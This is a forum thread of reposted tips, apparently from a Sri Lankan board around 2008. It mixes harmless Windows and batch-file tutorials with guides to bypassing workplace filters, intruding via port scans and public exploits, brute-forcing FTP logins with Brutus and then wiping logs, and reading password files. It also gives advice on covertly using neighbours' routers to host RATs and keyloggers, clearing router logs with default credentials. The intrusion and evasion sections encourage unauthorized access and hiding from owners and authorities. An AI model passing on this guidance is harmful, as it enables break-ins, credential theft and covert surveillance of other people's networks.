Tips & Tricks Collection of DC

Oct 26, 2008
6,219
8
0
Cyberspace
How to move your WinXP User Profile to a Different Location

windowstipchangeyourwin.jpg


If you have ever needed to do this, here's the way.

[1] First, you have to have another working user profile, with administrator privileges.

[2] Then log off from your profile, which you need to move.

[3] Log in from the other account.

[4] Copy the profile files to wherever you want to move it to. (eg: copy C:\Documents and Settings\YOU to D:\Users\YOU)

[5] Go to regedit and navigate to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

[6] Expand the ProfileList key. You will see something like this:

Note: You might see different keys, but they will look similar to these.

[7] Click on the profiles with a long name (eg: S-1-5-21-149326177-3158526017-926773828-1006) and check on the right hand side pane if you can identify which profile is yours. There is an Expandable_String_Value (REG_EXPAND_SZ) called ProfileImagePath, and its value should be the current path of the profile. (i.e. C:\Documents and Settings\YOU). Change its value to D:\Users\YOU.


profileslistdx7.jpg


[7] Log off and log in from the changed profile.

[8] Now you can delete C:\Documents and Settings\YOU

[9] Expand the ProfileList key. You will see something like this:
 
Oct 26, 2008
6,219
8
0
Cyberspace
How to Access Orkut or any other Website when it Blocked by a Filter!

6nwfer.jpg


A large number of office going people face a problem accessing social networking site like orkut, myspace etc from office or workplaces since they have been blocked by the corporate firewall. There are a number of ways to bypass the firewall that is your corporate office has installed. Some of the ways to bypass the Firewall to access blocked sites depend on how powerful the firewall is. Depending the weakness of the firewall installed you can use these hacks, tips to bypass the firewall. Some of them are really easy some require you to install some kind of software.

There are a number of ways to go about all of them have been outline here.

1. Using Google services to bypass a firewall to access blocked sites

In this hack we try to exploit Google's Translation service to bypass the firewall to access orkut. If you notice the url it is translating from English to English.
Use the given link below and try logging in to orkut.
http: // www. google. com/translate? langpair= en|en&u=www.orkut. com
sometimes the link may break out from the frame example when you initially login into Orkut. It might redirect you back to http: // www. orkut. com in which case again use the given link above.

Next is using the Google Mobile Search to access blocked Websites.
http: // www. google. com/xhtml
This is not a great option since it displays them as it would look like when you are viewing them on a mobile phone. Also it strips out all the javascript content and CSS scripts and breaks a longer page into several smaller pages.
Example http: // www. google.com/gwt/n? u=clazh.blogspot.com

2. Using a Proxy Server For bypassing Firewalls at office.

First find a "proxy server." Simply search the internet for "proxy servers". (Even a good proxy server might not work later. Therefore, learn how to find them. For these instructions, we will use an actual proxy server in Taiwan with the technical specs "address 139.223.199. 194" and "port 8080". Try these links List of Proxies A directory of free web-based proxy services and A Directory of free proxy servers ) Then proceed as follows:

Internet Explorer 6.0
1. On the Tools menu in Internet Explorer, click Internet Options, click the Connections tab, and then click LAN Settings.
2. Under Proxy server, click to select the Use a proxy server for your LAN check box.
3. In the Address box, type the IP address of the proxy server.
4. In the Port box, type the port number that is used by the proxy server for client connections (by default, 8080).
5. You can click to select the Bypass proxy server for local addresses check box if you do not want the proxy server computer to be used when you connect to a computer on the local network (this may speed up performance) .
6. Click OK to close the LAN Settings dialog box.
7. Click OK again to close the Internet Options dialog box.


3. Using IP resolution to bypass weak firewalls to access blocked sites

BlockedThis is for all those pathetic souls out there who are sad and worried sitting in their office cubicle behind a firewall/filter, which has rendered your dear old orkut inaccessible :-)! Well, just as something to do with my free time today as my brain was unable to solve a bug in my current code, I decided to break open the filter settings of orkut being inaccessible :-)! Pre-requisites

* Need to keep trying and trying hard @ breaking stuff
* A lil bit know-how of using computers... Essentially the mantra of Ctrl+C and Ctrl+V
* Ability to browse

That's right - anybody with the basics of browsing can break open the filter for orkutting Principle behind the breaking This section can be skipped by the people who are not interested in learning why you can break open a filtered site! Essentially what your filter is checking for is the domain name to be blocked. IOW, the filter would search for ur HTTP header for the domain name to be say http: // www. orkut.com and will block any headers from proceeding to the website :-)! Now, how can we hack this? The answer is much simpler than it seems actually. At least for my case, I just replaced the domain name by its corresponding IP address. For e.g. the time when I wanted to access orkut.com I went to Convert Host Name to IP Address or Find IP address of a host - e.g. find IP address of host name of and found out the IP address of http: //www. orkut.com Replace the http: //www. orkut.com occurrence in the URL on your web-address by the corresponding IP. Boom, everything starts working!! Instructions specific to accessing orkut With orkut you require a little bit more patience...
IP Address
Step 1: Get the IP address of orkut.com from here, and let's say it's named X.X.X.X
Step 2: Type http: // www. orkut. com/GLogin. aspx?done= http%3A%2F% 2Fwww.orkut. com%2F and replace "www.orkut.com" with the IP address you have located. So, the address should be http: // X.X.X.X/GLogin.aspx? done=http% 3A%2F%2FX.X.X.X%2F
Replaced URL
Step 3: This would lead you to another blocked page, wherein the site address on the top/or the URL that was blocked needs to be retrieved... Usually it's of this type - http: // www. orkut. com/RedirLogin. aspx?page= http: // www. orkut.com/ Home.aspx? xid=::weirdnumbe rhere::
New URL
Login screen
A ray o hope?
Step 4: Replace http: // www. orkut.com with the IP address and the ::weirdnumberhere: : with your unique XID [Everybody has a unique id], and click on enter.
Replaced New URL
You are through, pathetic soul!
Tadaaa
Note: Put Screenshots in!! P.S. Please if you are asking questions, gimme the exact steps you followed in the comment! Thanks P.P.S: I am not responsible for any loss of jobs, firings, hirings etc because you followed my instructions! ! Thanks and have a nice day!! ;-)!

4. Using the TOR Network Tor (The Onion Router) to bypass firewall restrictions Only For Advanced users.

Tor (The Onion Router) is a free software implementation of second-generation onion routing a system enabling its users to communicate anonymously on the Internet. Originally sponsored by the US Naval Research Laboratory, Tor became an Electronic Frontier Foundation (EFF) project in late 2004. The EFF supported Tor financially until November 2005 and continues to provide web hosting for the project.

Use TorPark which is A variant of the Firefox Browser with setting for TOR inbuilt inside it
You can read the full manual here on how to use it http: // www. torrify.com/manual.php


To find the IP Adddress of a site http:// www. hcidata.co.uk/host2ip. htm

http:// www. webyield.net/domainquery.html

Other useful sites
http:// www. kloth.net/services/dig.php
http: // www. dnsstuff.com/
http: // www. cooltunn el.com/
http: // www. kproxy.com/
http: // www. kproxy.com
http: // www. mathtunnel.com
https: // www. server1.kproxy.com/index.jsp
http: // hideip.pl/


If you do like this post then give me a (+ :love:) reputation for publishing in Elakiri :yes:;):cool:
Enjoy!
 
Oct 26, 2008
6,219
8
0
Cyberspace
5nrlmo.jpg


This tutorial make simple as it can be
the words in ( ) are just remarks.. they wont appear
to start off there is the @echo off/on
and there is echo
and pause

so here is an example
Code:
@echo off
echo Hello This is a test
pause
type this in notepad and save as test.bat
launch it
it will look like this

Code:
Hello This is a test
Press any key to continue...
Again open notepad and write:

Code:
@echo on
echo Hello This is a test
pause
and save it on the desktop as test2.bat
launch it , it will look like this
>
Code:
C:\Documents and  Settings\User\Desktop>echo Hello This is a test
Hello This is a test
C:\Documents and Settings\User\Desktop>pause
Press any key to continue
So for the explanation

@echo off/on:
if you put @echo on it will show the directory as you just saw
if you put @echo off it will just show the words with no directories
so its best to use @echo off

echo:
If you want to type a simple phrase just type in echo and something in this case echo Hello This is a test
which will show Hello This is a test

pause
pause will pause the batch file,if you press a key the batch will continue in this case it will exit because there is no more left
so try this
Code:
@echo off
echo Hello This is a test
pause
echo I am testing pause
pause
This will show
Code:
Hello This is a test
Press Any Key To Continue...
(when you press a key it will show)
I am testing a pause
Press Any key to continue..
so that converts the pause command

Now some more commands
there is msg *
and there is cls

open notepad and write:
Code:
@echo off
echo Hello This is a test
pause
cls
echo I am testing pause
msg * The End
pause
and save as test3.bat

This will show
Code:
Hello This is a test
Press Any Key To Continue...
(when you press a key it will show)
cls
(the page will clear)
I am testing a pause
(a pop-up will show saying The End)
Press Any key to continue..
So .. cls will just clear the screen
and msg * will bring up a pop-up

other commands are REM and goto and start
so create a folder name it Test
put any picture inside and name it testpic
open notepad and type
Code:
@echo off
echo Testing start and rem
rem title Test
start testpic.jpg (or any other extension)
pause
and save it inside the new folder as test4.bat

launch it , it will show:
Code:
Testing start and rem
Press Any Key To Continue
(and the picture will launch)
so start will launch any file
and rem is a remark.. which wont show in the bat file when running

now the goto and set and if

type this inside notepad
Code:
@echo off
echo This is a test
echo If you want to do math type 1 and press enter
echo If you want to see a picture type 2 and press enter
set /p option=
if '%option%'=='1' goto :math
if '%option%'=='2' start testpic.jpg (or any extension)

:math
echo 2+2
pause
and save it inside the new folder

this will show
Code:
This is a test
If you want to do math type 1 and press enter
if you want to see a picture type 2 and press enter
(here you can type 1 or 2 and press enter)
(if you press 2 and Enter the picture will load)
(if you press 1 and enter this will show up):
2+2
Press any key to continue...
so goto will go to a Label or a Part of the file
when you put :Math
a new label will be named Math and when you put goto :math
the batch will go to :math

set
the set option will set something .. here its going to set :choice
the set is , in some options followed by if
so if I type 1 in this example
the "choice" will be 1 .. and it will go to :math because we put
if '%choice%'=='1' goto :math
so if we put 1 the choice will be 1 therefore it will goto :math

anyway those are the basics..
stay on hackforums.net and wait for more batch tutorials.. next time it will be more advanced


Helloo!!!.... First go read my batches for n00bs tutorial.. it got the basics.. anyway.. let me start

i am going to talk about call,exit,and SHIFT?

go into notepad and type this
Code:
@echo off
echo yay me i know the basics of batch
call call.bat
pause
exit
and save in a new folder

then open note pad and type this again
Code:
@echo off
echo I Love S*X
pause
and save in the same folder that you save the last one... and name it call.bat

launch the first one
this will show
Code:
yay me i know the basics of batch
I Love S*X
Press Any Key To Continue....
(when you press a key the below will appear)
Press Any Key To Continue...
and when you press a key it will exit
ok.. so now you know what exit does.. it exits the file Imao
and call ,calls in another batch file!!..
so now for SHIFT which is a little hard so try to understand


SHIFT [/n]

If Command Extensions are enabled the SHIFT command supports the /n switch which tells the command to start shifting at the nth argument, where n euh.. can be between zero and eight.
just like this 1 below

SHIFT /2

would shift %3 to %2, %4 to %3, etc. and leave %0 and %1 ..euh.. how can i say it.. .:S.. unaffected yea thats the word .

Examples

the below has got to be saved as .bat.. so just name it test

@ECHO OFF
ECHO - %1
SHIFT
ECHO - %1

After creating the above example test.bat file, if you were to type the below command at the MS-DOS prompt, it would print "- ONE" and then "- TWO"; this command is commonly used to work through each of the command extensions or remove command extensions.
(SHIFT , i mean the explanation... i got it from a website and edited it)

Ok I hope you understand


ok thats it for now.. ill post a Batch Features Later

Hello... please read the 2 tutorials before i will talk in this one about a lot of features here we go!..
first we will learn how to launch windows applications:
type in notepad:
Code:
@echo off
echo I am testing notepad!
start /MIN notepad
pause
This will show
Code:
i am testing notepad
(and notepad will start minimized.. if you put /MAX instead of /MIN it  will launch maximized)
Press Any Key To Continue
Now lets learn how to put a timeout inside a batch..

goto notepad and type:
Code:
@echo off
echo i am trying timeout
set wait=0
:pause1
set /a wait=%wait%+1
if %wait% leq 1000 goto pause1
echo IT WORKED!\
pause
dont understand the command.. just copy paste it.. or memorize it .. if i tell you the explanation it will take years!!..

so this will show :
Code:
i am trying timeout
(couple of seconds and.. ) 
Press Any Key To Continue...
Now ill teach you how to change the TIME

goto notepad and type:
Code:
@echo off
echo Gee!.. i wonder what time it is!!
TIME 5:50
echo Oh so its 5:50
pause
this will show:
Code:
Gee!.. i wonder what time its is!!
Oh so its 5:50
The TIME will just change The TIME Imao

Now the Color

go into notepad and type this
Code:
@echo off
echo trying the colors
pause
color 04
echo testing
pause
color f
echo trying
pause
color 4f
echo trying
pause
04=background black and font red
f the font will be white
4f = background red and f = white

Here are the list(that can be found by cmd>color help)
0=black
1=blue
2=green
3=aqua
4=red
5=purple
6=yellow
7=white
8=gray
9=light blue
a=light green
b=light aqua
c=light red
d=light purple
e=light yellow
f=bright white

So this will show Imao
i wont tell try it!!.

now the title

type this in notepad
Code:
@echo off
tile Test
echo trying the title
pause
this will show the title Test When you launch it!!

lets try Shutdown/Restart

type this in Notepad
Code:
@echo off
START C:\Windows\RUNDLL.EXE user.exe,exitwindowsexec
exit
The above will restart
Code:
@echo off
Shut down the computer

C:\Windows\RUNDLL32.EXE user,exitwindows
exit
The Above will Shutdown

Well That's It..
if i found any more commands.. ill make a new post..
so for now.. those Tutorials Are So VALUABLE


If you do like this post then give me a (+ :love:) reputation for publishing in Elakiri :yes:;):cool:
Enjoy!
 
Oct 26, 2008
6,219
8
0
Cyberspace
How to Hack with a IP Address

neuln5.jpg


So say somehow somewhere we ended up choosing a target to start wreaking havoc upon. All we need is an IP Address. There's plenty of papers out there that go into how to obtain an IP Address from the preferred mark of your choice. So I'm not going to go into that subject. Alright so say we got the targets IP Address finally. What do we do with this IP Address. Well first ping the IP Address to make sure that its alive. In other words online. Now at the bottom of this document ill include some links where you can obtain some key tools that may help on your journey through the electronic jungle. So we need to find places to get inside of the computer so we can start trying to find a way to "hack" the box. Port Scanners are used to identify the open ports on a machine that's running on a network, whether its a router, or a desktop computer, they will all have ports. Protocols use these ports to communicate with other services and resources on the network.

1) Blues Port Scanner - This program will scan the IP address that you chose and identify open ports that are on the target box.

Example 1:
Idlescan using Zombie <Domain Name> (192.150.13.111:80); Class: Incremental
Interesting ports on 208.225.90.120:
(The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https 1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown


In example 1 now we see that there are a variety of ports open on this box. Take note of all the ports that you see listed before you. Most of them will be paired up with the type of protocol that uses that port (IE. 80-HTTP 25-SMTP Etc Etc...) Simply take all that information and paste it into notepad or the editor of your choice. This is the beginning of your targets record. So now we know what ports are open. These are all theoretical points of entry where we could wiggle into the computer system. But we all know its not that easy. Alright so we don't even know what type of software or what operating system that this system is running.

2) NMAP - Port Scanner - Has unique OS fingerprinting methods so when the program sees a certain series of ports open it uses its best judgment to guess what operating system its running. Generally correct with my experiences.

So we have to figure out what type of software this box is running if we are gonna start hacking the thing right? Many of you have used TELNET for your MUDS and MOOS and weird multi-player text dungeons and many of you haven't even heard of it before period. TELNET is used to open a remote connection to an IP Address through a Port. So what that means is we are accessing their computer from across the internet, all we need is their IP Address and a port number. With that record you are starting to compile, open a TELNET connection to the IP Address and enter one of the OPEN ports that you found on the target.

So say we typed 'TELNET -o xxx.xxx.xxx.xxx 25' This command will open up a connection through port 25 to the IP xxx.xxx.xxx.xxx. Now you may see some text at the very top of the screen. You may think, well what the hell, how is that little string of text going to help me. Well get that list you are starting to write, and copy the banners into your compilation of the information you've gathered on your target. Banners/Headers are what you get when you TELNET to the open ports. Here's an example of a banner from port 25.

220 jesus.gha.chartermi.net ESMTP Sendmail 8.12.8/8.12.8; Fri, 7 Oct 2005 01:22:29 -0400

Now this is a very important part in the enumeration process. You notice it says 'Sendmail 8.12.8/8.12.8' Well what do ya know, we now have discovered a version number. This is where we can start identifying the programs running on the machine. There are some instances in which companies will try and falsify their headers/banners so hackers are unable to find out what programs are truly installed. Now just copy all the banners from all the open ports *Some Ports May Have No Bannners* and organize them in the little record we have of the target. Now we have all the open ports, and a list of the programs running and their version numbers. This is some of the most sensitive information you can come across in the networking world. Other points of interest may be the DNS server, that contains lots of information and if you are able to manipulate it than you can pretend to hotmail, and steal a bunch of peoples email. Well now back to the task at handu. Apart from actual company secrets and secret configurations of the network hardware, you got some good juicy info. http:// www. securityfocus.com is a very good resource for looking up software vulnerabilities. If you cant find any vulnerabilities there, search on google. There are many, many, many other sites that post vulnerabilities that their groups find and their affiliates.

At SecurityFocus you can search through vendor and whatnot to try and find your peice of software, or you can use the search box. When i searched SecurityFocus i found a paper on how Sendmail 8.12.8 had a buffer overflow. There was proof of concept code where they wrote the shellcode and everything, so if you ran the code with the right syntax, a command prompt would just spawn. You should notice a (#) on the line where your code is being typed. That pound symbol means that the command prompt window that's currently open was opened as root. The highest privilege on a UNIX/Linux Box. You have just successfully hacked a box. Now that you have a command shell in front of you, you can start doing whatever you want, delete everything if you want to be a fucking jerk, however I don't recommend that. Maybe leave a text file saying how you did it and that they should patch their system.....whoever they are. And many times the best thing you can do is just lay in the shadows, dont let anyone know what you did. More often than not this is the path you are going to want to take to avoid unwanted visits by the authorities.

There are many types of exploits out there, some are Denial of Service exploits, where you shut down a box, or render an application/process unusable. Called denial of service simply because you are denying a service on someones box to everyone trying to access it. Buffer Overflow exploits are involved when a variable inside some code doesnt have any input validation. Each letter you enter in for the string variable will be 1 byte long. Now where the variables are located at when they are in use by a program is called the buffer. Now what do you think overflowing the buffer means. We overflow the buffer so we can get to a totally different memory address. Then people write whats called shellcode in hex. This shellcode is what returns that command prompt when you run the exploit. That wasnt the best description of a buffer overflow, however all you need to remember is that garbage data fills up the data registers so then the buffer overflows and allows for remote execution of almost every command available. There are many, many other types of attacks that cannot all be described here, like man-in-the-middle attacks where you spoof who you are. Performed correctly, the victim will enter http:// www. bank.com and his connection will be redirected to your site where you can make a username and password box, make the site look legit. And your poor mark will enter their credentials into your site, when they think its really http:// www. bank.com. You need to have a small script set up so it will automatiically display like an error or something once they try and log in with their credentials. This makes it seem like the site is down and the victim doenst give it a second thought and will simply try again later.
__________________________________________________ ________________

So as a summary of how to 0Wn a box when you only have an IP Address
Method Works On BOTH *Nix and Windoze

****You can do the same with domain names (IE google.com) than what you can with IP Addresses. Run a WHOIS Lookup or something along those lines. Or check up on InterNIC you should be able to resolve the domain name to an IP address.****

- Port Scan The Address And Record Open Ports
- Telnet To Open Ports To Identify Software Running On Ports

3) netcat - Network swiss army knife. Like TELNET only better and with a lot more functionality. Both can be used when you are trying to fingerprint software on open ports

- Record Banners And Take Note Of The Application Running and The Version Number
- Take A Gander Online At SecurityFocus.com or Eeye.com. If you cant find any vulnerabilities then search google.
- Make a copy of some Proof-Of-Concept code for the vulnerability.

*Read the documentation if there is any, for the proof-of-concept code you will be using for your exploit*

- Run The Exploit Against The Victim.
- Reap The Cheap-Sh0t Ownage
__________________________________________________ _______________
**This document does not go into covering your tracks. If you dare try any of this stuff on a box you don't have consent to hack on, They will simply look at the logs and see your IP Address and then go straight to your ISP. Once you get more 1337 you get to learn how to get away with the nasty deeds. This is what the majority of Code-kiddies do when they perform attacks. The key is to enumerate all the info you can from the machine, the more info you have on the system the better. User accounts can also be enumerated. Once you have a list of account names, you may then proceed to brute-force or perform a cryptanalysis attack to gain control of the account. Then you must work on privilege escalation. Users are not Admins/Root**


If you do like this post then give me a (+ :love:) reputation for publishing in Elakiri :yes:;):cool:
Enjoy!
 
Oct 26, 2008
6,219
8
0
Cyberspace
Introduction to Brute Force Attack

ek24ra.jpg


This article is designed to demonstrate how to accomplish a brute force attack, and what it looks like from the receiving end. Brute force means password guessing. This can only feasibly be accomplished with the aid of good target reconnaissance and some automated programs. While it is very easy to write your own brute force program, there are several available for free online. I find Brutus to be one of the best brute force tools. You can find it at Hoobie.net.

The first step in a brute force attack (or for that matter, any attack) is target enumeration. This is the process by which we find where and how a target is vulnerable. I use NMAP for almost all of my initial cursory scans of networks. Lets use the target of my own desktop server and run an NMAP scan to find out what we have to play with. The output from my scan follows:

nmap -sS -O 216.25.200.135

Starting nmap V. 2.30BETA17 by fyodor @insecure.org (http:// www. insecure.org/nmap/ )
Interesting ports on ip-216-25-200-135.covad.dsl.fcc.net
(216.25.200.135):
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open listen
1026/tcp open nterm
1031/tcp open iad2

TCP Sequence Prediction: Class=random positive increments
Difficulty=7635 (Worthy challenge)
Remote operating system guess: Windows 2000 RC1 through final release

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

Ok, so we've got several services to choose from on this target. The first one that catches my eye is FTP. We can use this to brute force passwords, and we can use smtp to check for user accounts. Now the fun begins. I'll first try ftp to find if anonymous ftp is enabled (which could potentially make my task a lot easier, there are rare computers with completely open upload/download ftp servers without strong restrictions (allowing you to upload and download to the web root folder)).

C:\>ftp 216.25.200.135
Connected to 216.25.200.135.
220 WIN2KSERVER Microsoft FTP Service (Version 5.0).
User (216.25.200.135 none)): anonymous
331 Password required for anonymous.
Password:[email protected]
530 User anonymous cannot log in.
Login failed.
ftp> quit
221 Fuck off!

It seems that anonymous ftp isn't enabled, and not only that the server is quite rude when I leave. The server did give some confirmation that it is running Windows NT, or in this case Windows 2000 (dead giveaway in the machines name "WIN2KSERVER"). We'll try the SMTP server now to check for user names.

220 WIN2KSERVER Microsoft ESMTP MAIL Service, Version: 5.0.2195.2966
ready at Fri, 22 Jun 2001 09:08:49 “0400 vrfy smellydell
252 2.1.5 Cannot VRFY user, but will take message for smellydell
vrfy administrator
252 2.1.5 Cannot VRFY user, but will take message for administrator

well, there's no use in verifying anyone on this server as it seems that the server will give the same message for real and bogus accounts (all NT servers have an “administrator" account, in much the same way that *nix have root accounts). The "expn" command didn't work at all on this server (replied with “unknown command at expn postmaster). So at this point I'm S.O.L., but some machines will give a very good list of users and or active accounts using the smtp server.

Ok, so I'm off to brute forcing. The first thing I do is fire up Brutus.

Screenshot of brutus at startup

Next I'll have to modify my users list (found in users.txt in the Brutus directory) to include users I suspect to be on an NT server. NT always has a “Guest" account and an “Administrator" account. I'll add a few more guesses. In the end my users list looks like this:

A text file list of users

The next step is to fire Brutus at the target, when configured for an ftp attack, Brutus appears thus:

Configuring brutus

You'll notice I set the timeout higher than the default. Brutus nicely circumvents connection limits by creating new connections for every request. This is useful because some servers will cut your connection after 3 bad guesses at passwords. Brutus uses the targets ability to take multiple ftp requests and creates a new request for every guess (I have set the program to make 10 requests simultaneously). The timeout is the lag time that the program will allow before it makes a new request. If you don't set this high enough you are likely to flood the target and either crash its server, or simply hang Brutus. You can use a really high connection and low timeout rate as an effective DoS attack that will knock weak servers completely off the net.

So now I'll fire Brutus at the target. I'm using the default password list that comes with the program, but there are several larger, and more complete word lists available online. What Brutus will do is try every username listed in the users file with every password in the word list (and can even generate its own random word list to include all combinations of letters, characters, and numbers). Remember that most passwords are 8 characters long, so its usually not worthwhile to try and brute force very short passwords.

Now, the downside to brute forcing is that it is extremely noisy, and even the worst sysadmin should notice it. During my demonstration my server immediately popped an alert that the system log was full. A quick examination of the system log reveals the problem immediately:


All those warnings you see are bad FTP login attempts. A double click on the alert shows:

It isn't hard to figure out exactly what is going on. Even more disturbing is the log file left behind. Heres a snippit:

13:30:18 216.25.200.135 [5]USER admin 331
13:30:18 216.25.200.135 [6]USER admin 331
13:30:18 216.25.200.135 [7]USER admin 331
13:30:18 216.25.200.135 [8]USER admin 331
13:30:18 216.25.200.135 [9]USER admin 331
13:30:18 216.25.200.135 [10]USER admin 331
13:30:18 216.25.200.135 [11]USER admin 331
13:30:18 216.25.200.135 [12]USER admin 331
13:30:18 216.25.200.135 [13]USER admin 331
13:30:18 216.25.200.135 [4]PASS - 530
13:30:18 216.25.200.135 [14]USER admin 331
13:30:18 216.25.200.135 [5]PASS - 530
13:30:18 216.25.200.135 [6]PASS - 530
13:30:18 216.25.200.135 [7]PASS - 530
13:30:18 216.25.200.135 [8]PASS - 530
13:30:18 216.25.200.135 [9]PASS - 530
13:30:18 216.25.200.135 [10]PASS - 530
13:30:18 216.25.200.135 [11]PASS - 530
13:30:18 216.25.200.135 [15]USER admin 331
13:30:18 216.25.200.135 [16]USER admin 331

Not only do you notice all the tries for the same account, but you can tell it is an automated attempt to brute force because the times of the attempts are so close together (60 or so attempts a second). Even more damning is that my IP address is logged all over the huge log file. Its not hard to spot me or figure out what I'm attempting to do. Be warned if you attempt a brute force that you are probably going to get notice.

Now, I happened to be successful on this attempt and got on username and password. The results are displayed in Brutus under the “Positive Authentication Results window:

Screenshot showing brutus successfully identifying login information

You can see the username “user and password “charles" worked on the server. Lets try them out:

C:\>ftp 216.25.200.135
Connected to 216.25.200.135.
220 WIN2KSERVER Microsoft FTP Service (Version 5.0).
User (216.25.200.135 none)): user
331 Password required for user.
Password: charles
230-Fuck you!
230 User user logged in.
ftp>

Boom, and its just that easy. Now that I'm in my first step should be to attempt to clean up the traces of my attack (i.e. the log files and system event logs). Accomplishing this task takes more explanation than I have time for here, but hopefully you get the idea.

If nothing else, this short article should show you the value of good passwords. If I hadn't set up the account “user" with such a crappy password this attack most likely would have been unsuccessful. See my article on passwords for a good run down of how to pick a good password to keep your accounts safe from brute force attempts.

If you do like this post then give me a (+ :love:) reputation for publishing in Elakiri :yes:;):cool:
Enjoy!
 
Oct 26, 2008
6,219
8
0
Cyberspace
Useful Hacking Tricks

2a7agm1.gif


To see the ip all computers you are connected to (web servers, people attempting to hack into your computer).

Go to dos (start>run>type command) and run the netstat command. Type netstat /? for details.

Type netstat -r at the command prompt to see the ip of all computers you are connected to

In MSN (and other programs) when you are chatting to someone everything you type goes through the MSN servers first (they act as a proxy) so you see their ip rather than who you are chatting to. You can get round this by sending them a file as MSN doesn't send file through its proxy.

When you type the netstat -r (or -a for a different view) the ip's are under the foreign address table. The ports are separated by a : . Different programs use different ports, so you can work out which ip's are from which program.

Connecting to other computers and what ports are:--

Servers send information. Clients retrieve. Simple.
Windows comes with a built in program to connect to other computers called telnet.

To start Windows telnet Start menu> Run> type Telnet. Click connect> remote system

Ports are doors into computers. Hosts are computer names
(ip number or a name that is translated into the ip automatically)

Different programs open different ports, but they always open the same ports so other computers know which port to connect to. You can get a port list listing all the different ports, but a basic one is:
11 :- Sends info on the computer
21 :- FTP (File transfer program)
23 :- Telnet (Login to the computers command line)
25 :- Smtp (Sends mail)
80 :- Http (Web pages)

There are thousands of different programs using different ports. You can get programs called port scanners which check a computer for all ports up to a certain number, looking for ways in. You can port scan a computer looking for ways-in.

Anyway, back to telnet.

Type http:// www. yahoo.com as the host and port as 80 the click connect.

If nothing happens, you're in. Wow. You are connected to Yahoo's server.
You can now type http commands (you are connected to an http server, so it supports http commands). Ie. on an ftp server you can type open and it will do something. On an http server it will just wonder what the hell you are on about.

Type get / http/1.0 then press enter twice to get the file on the server at / (try /index.html) etc.)
Allowing dos and regedit in a restricted Windows

A very simple tactic I found after accidentally locking myself out of dos and regedit is to open notepad and type the following:
REGEDIT4
[HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionPoliciesWinOldApp]
"Disabled"=dword:0
[HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionPoliciesSystem]
"DisableRegistryTools"=dword:0

Save it as something.reg then run it. Simple.

Making non deletable, unreadable folders

Tested on Windows 95/98
By holding down alt, then typing numbers on the number pad (right of the keyboard) you can create special characters. If you hold down alt, then press 1, then let go, you got the ascii character 1. You try some random numbers. This goes all the way up to 255. Open a dos prompt, and type md (alt+1+9+4)some word. md is the dos command to make a directory, now try and open the directory in Windows, you can't. To open it, type ren (alt+1+9+4)some word some word (ren is the dos command to rename)

Proxies
Proxies are computers that you connect through, hiding your computer. Most aren't anonymous, they give away your ip. Some are. Good anonymous proxies: mail.uraltelecom.ru:8080 and 194.247.87.4:8080.
Different programs require different ways of using proxies. To do it in internet explorer 5 go to tools, internet options, connections, settings. In the above proxies they are in the format host:port

Password files
If you lock yourself out of Windows stuff, all passwords are stored in files called *.pwl in C:windows. In Unix, passwords are normally stored at etc/passwd. This can be viewed using the cat command (prints a file to screen): cat etc/passwd. Make sure you're passwords are shadowed (not actually in etc/passwd). Also make sure they aren't in a file called shadow, especially not in a file called etc/shadow.

Unix passwords are encrypted far better than Windows one's (to be fair, Windows 95 isn't designed for users), but can still be cracked through a program called jon.

Securing your website
Ftp Ftp is how you upload your web site, if someone finds out the password they can add/ delete anything. Brute forcing is the most common ftp attack, where a program guesses every possible combination (or from a list of words). An eight letter alpha-numeric word is almost impossible to crack, as the process is slow.

The real problem is with server side scripting. Pages other than plain html (ie. pages that perform commands on the host) are a security risk. The main problems are scripts that write to pages (guest books etc.). If when the guest book is viewed it has a .shtml extension, then it can execute commands. Eg. a malicious visitor could place
 
Oct 26, 2008
6,219
8
0
Cyberspace
5 Things to be Aware of when using other Router's.

155tag7.jpg


1.Speed- always connect to a router(daul) with the slowest speed, this is important for the rest of the list.

2. Logs- Clear logs on router after using it, because it shows how many times you connected.

3.PC name- Don't have a pc name like Marvin Thompson-pc, this might show on there router.

4. Obvious changes- If your going to change something, don't give it a obvious name. I port forward, but don't call it Poison, CyberGate, RAT, Trojan, etc.

5. Unnecessary stuff. Don't change unnecessary stuff, wouldn't you hate to capture packets for another week or worse, they upgrade they're security.

REASON WHY:

1. the slowest speed on a router may not be that slow, but the highest speed means your closer to the house.
5ghz has a smaller radius than 2.4ghz. So if your connected to 5ghz and the owner finds out, then they know your near by.

2. If you log in after 4 pm about everyday and don't clear the logs, you may be in for a surprise, the next time you log in and you pc/ laptop is formatted from the neighbor calling the computer guy to take care of you.

3.Don't use your name, if you hacking in general. It shows on about everything, just stick with a screen name nobody knows you of, or can figure out just by sitting down for 5 minutes

4. You can port forward a router and give it a name, but don't use a name that makes people curious to search on google. If you want to port forward and name it the router name with r-for rat or k- for keylogger.
EXAMPLE: Belkin_r-

5. All that unnecessary stuff like blocking ip address/ mac addresses from router, changing password, security type(wep, wpa, none), etc., is just stupid, if they can't logon they'll reset the router password, call somebody to only allow certain ip addresses, get rid of router, change security type,
or get smart and change admin username/password.

These are my 5 top ways of staying hidden, better browsing without frustration, etc.

If you feel that more stuff should be added than just reply it.
 
Oct 26, 2008
6,219
8
0
Cyberspace
How do you clear the logs with a Linksys router?

5pr3ty.png


1) open an explorer, ie, or firefox

2) type in:
192.168.1.1
or
192.168.2.1

3) you may be propmted for username or password, if so type in admin for username and password for password.

4) if you're taken directly to router's home page, then look for something called logs or security logs, should be on left side of page.

5) if you weren't asked for a password in step 3, there will certainly be on here and it's usually blank, so click ok or continue.

6) scroll down and press clear logs.
 
Oct 26, 2008
6,219
8
0
Cyberspace
Hacking/Cracking WEP Wifi Passwords with Linux

21axuli.png


Basic Entry into a WEP Encrypted Network

